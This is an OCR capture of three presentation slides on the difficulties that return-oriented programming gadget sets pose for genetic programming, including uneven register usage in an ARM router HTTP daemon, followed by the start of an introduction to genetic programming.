
16. Challenges ROP Poses for Genetic Programming



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- Genetic Programming often makes use of a highly specialized virtual machine, with a small and purposeful instruction set.

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

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
- It is not purposeful, but a disordered scrap heap of ill-fitting parts.
- It is not uniformly distributed over the semantic space it represents.

17. Uneven Raw Materials


Register usage in tomato-RT-N18U-httpd, an ARM router HTTP daemon



Operations are unevenly distributed across registers.

18. An Equally Quick Introduction to Genetic Programming

What is necessary in order for
natural selection to take place?



